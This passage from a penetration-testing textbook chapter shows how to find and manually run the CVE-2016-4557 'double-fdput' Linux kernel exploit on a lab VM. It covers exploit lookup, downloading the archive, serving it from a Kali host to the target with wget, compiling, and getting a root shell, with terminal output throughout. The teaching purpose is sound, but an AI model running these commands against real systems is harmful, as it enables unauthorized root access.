Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
Download URL: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/40053.zip
Comments: ip_tables.ko needs to be loaded

[+] [CVE-2016-4557] double-fdput()
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
Exposure: highly probable
Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
Download URL: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/39772.zip
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
```

Figure 10.16 – Linux exploit suggester – kernel exploits

4. It is always recommended to use the first exploit's output with the enumeration tools and scripts. In this case, we will start with the CVE-2016-4557 kernel exploit. We will need to determine more information about the exploit and how it should be used. We can do this by performing a quick Google search, as highlighted in the following screenshot:




Figure 10.17 – CVE-2016-4557 Google search


The preceding Google search reveals an `exploit-db` reference that contains information regarding the exploit, the exploit's source code, and how it should be used.

It is always recommended to analyze the source code to ensure that it is not malicious and works as intended. This allows you to make any additional modifications that are required.

5. Alternatively, we can also use the `exploit-db` command-line utility to query for specific vulnerabilities. This can be done by running the following command in the Kali VM:

```
searchsploit linux kernel 4.4
```

In this case, we are querying the `exploit-db` database for exploits specific to Linux kernel version 4.4.0. As highlighted in the following screenshot, we can identify the same exploit:




```
Linux Kernel 4.4.1 - REFCOUNT Overflow Use-After-Free in Keyrings Local Privilege Escalation (1)
Linux Kernel 4.4.1 - REFCOUNT Overflow Use-After-Free in Keyrings Local Privilege Escalation (2)
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
```

Figure 10.18 – Searchsploit results

Now that we have identified a potential kernel exploit, we can start transferring the exploit to the target and execute it.

Running the kernel exploit

Closer analysis of the kernel exploit reveals its functionality and any compilation instructions (if needed), as highlighted in the following screenshot:



```
user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
```

Figure 10.19 – Exploit instructions

In this particular case, we need to download the ZIP file that contains the compilation script and the exploit binary to the target. After doing this, we will need to run the `doubleput` binary to elevate our session.

More information regarding this exploit can be found here: <https://www.exploit-db.com/exploits/39772>.

We can run the kernel exploit by following these steps:

1. The first step in this process involves downloading the exploit archive to your Kali VM. This can be done by running the following command:

```
wget https://github.com/offensive-security/exploit-
database-bin-spoits/raw/master/bin-spoits/39772.zip
```

2. After downloading the exploit archive, we will need to transfer it to the target system. This can be done by starting a local web server on the Kali VM with the SimpleHTTPServer Python module:

```
sudo python -m SimpleHTTPServer 80
```

3. To download the binary onto the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as we have done in earlier sections.
4. We can now use the `wget` utility to download the exploit archive from the Kali VM to our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/39772.zip
```

5. After transferring the exploit archive to the target, we need to extract the archive. This can be done by running the following command:

```
unzip 39772.zip
```

After extracting the exploit archive, you will have a directory named `39772`. Navigating into this directory reveals the following files:

```
www-data@red:/tmp/39772$ ls -al
ls -al
total 48
drwxr-xr-x  2 www-data www-data  4096 Jun 24 03:02 .
drwxrwxrwt 10 root      root    4096 Jun 24 03:00 ..
-rw-r--r--  1 www-data www-data  6148 Aug 15 2016 .DS_Store
-rw-r--r--  1 www-data www-data 10240 Aug 15 2016 crasher.tar
-rw-r--r--  1 www-data www-data 20480 Aug 15 2016 exploit.tar
www-data@red:/tmp/39772$
```

Figure 10.20 – Exploit archive contents

- Now, we need to extract the `exploit.tar` archive. This can be done by running the following command:

```
tar xf exploit.tar
```

After extracting the `exploit.tar` archive, you will be presented with a directory, as highlighted in the following screenshot:

```
www-data@red:/tmp/39772$ ls -al
ls -al
total 52
drwxr-xr-x  3 www-data www-data  4096 Jun 24 03:05 .
drwxrwxrwt 10 root      root    4096 Jun 24 03:09 ..
-rw-r--r--  1 www-data www-data  6148 Aug 15  2016 .DS_Store
-rw-r--r--  1 www-data www-data 10240 Aug 15  2016 crasher.tar
drwxr-x---  2 www-data www-data  4096 Apr 25  2016 ebpf_mapfd_doubleput_exploit
-rw-r--r--  1 www-data www-data 20480 Aug 15  2016 exploit.tar
www-data@red:/tmp/39772$
```

Figure 10.21 – Exploit directory

Navigating to this directory reveals the compilation script that will generate the exploit binary when executed.

- We can run the exploit compilation script by running the following command:

```
./compile.sh
```

The exploit script will generate an exploit binary named `doubleput`, as highlighted in the following screenshot:


```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls -al
ls -al
total 60
drwxr-x---  2 www-data www-data  4096 Jun 24 03:12 .
drwxr-xr-x  3 www-data www-data  4096 Jun 24 03:05 ..
-rwxr-x---  1 www-data www-data   155 Apr 25  2016 compile.sh
-rwxr-xr-x  1 www-data www-data 12328 Jun 24 03:12 doubleput
-rw-r-----  1 www-data www-data  4188 Apr 25  2016 doubleput.c
-rwxr-xr-x  1 www-data www-data  8020 Jun 24 03:12 hello
-rw-r-----  1 www-data www-data  2186 Apr 25  2016 hello.c
-rwxr-xr-x  1 www-data www-data  7516 Jun 24 03:12 suidhelper
-rw-r-----  1 www-data www-data   255 Apr 25  2016 suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$
```

Figure 10.22 – Exploit binary

8. As per the exploit execution instructions, we can run the `doubleput` binary to obtain an elevated session. This can be done by running the following command:

```
./doubleput
```

If the exploit binary runs successfully, you should receive an elevated session with root privileges, as highlighted in the following screenshot:



```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit#
```

Figure 10.23 – Successful manual kernel exploit

With that, we have been able to successfully elevate our privileges on the target Linux VM by leveraging vulnerabilities in the Linux kernel. Now, we can begin exploring other Linux privilege escalation vectors.

Summary

In this chapter, we started by identifying and running kernel exploits automatically with the Metasploit framework. We then looked at how to identify and transfer kernel exploits manually. We ended this chapter by taking a look at how to execute kernel exploits on the target system successfully to elevate our privileges.

Now that we have learned how to perform kernel exploitation on Linux systems, we can begin exploring other Linux privilege escalation vectors.

In the next chapter, we will explore the process of mining and searching for locally stored passwords on Linux and how this can lead to successful privilege escalation.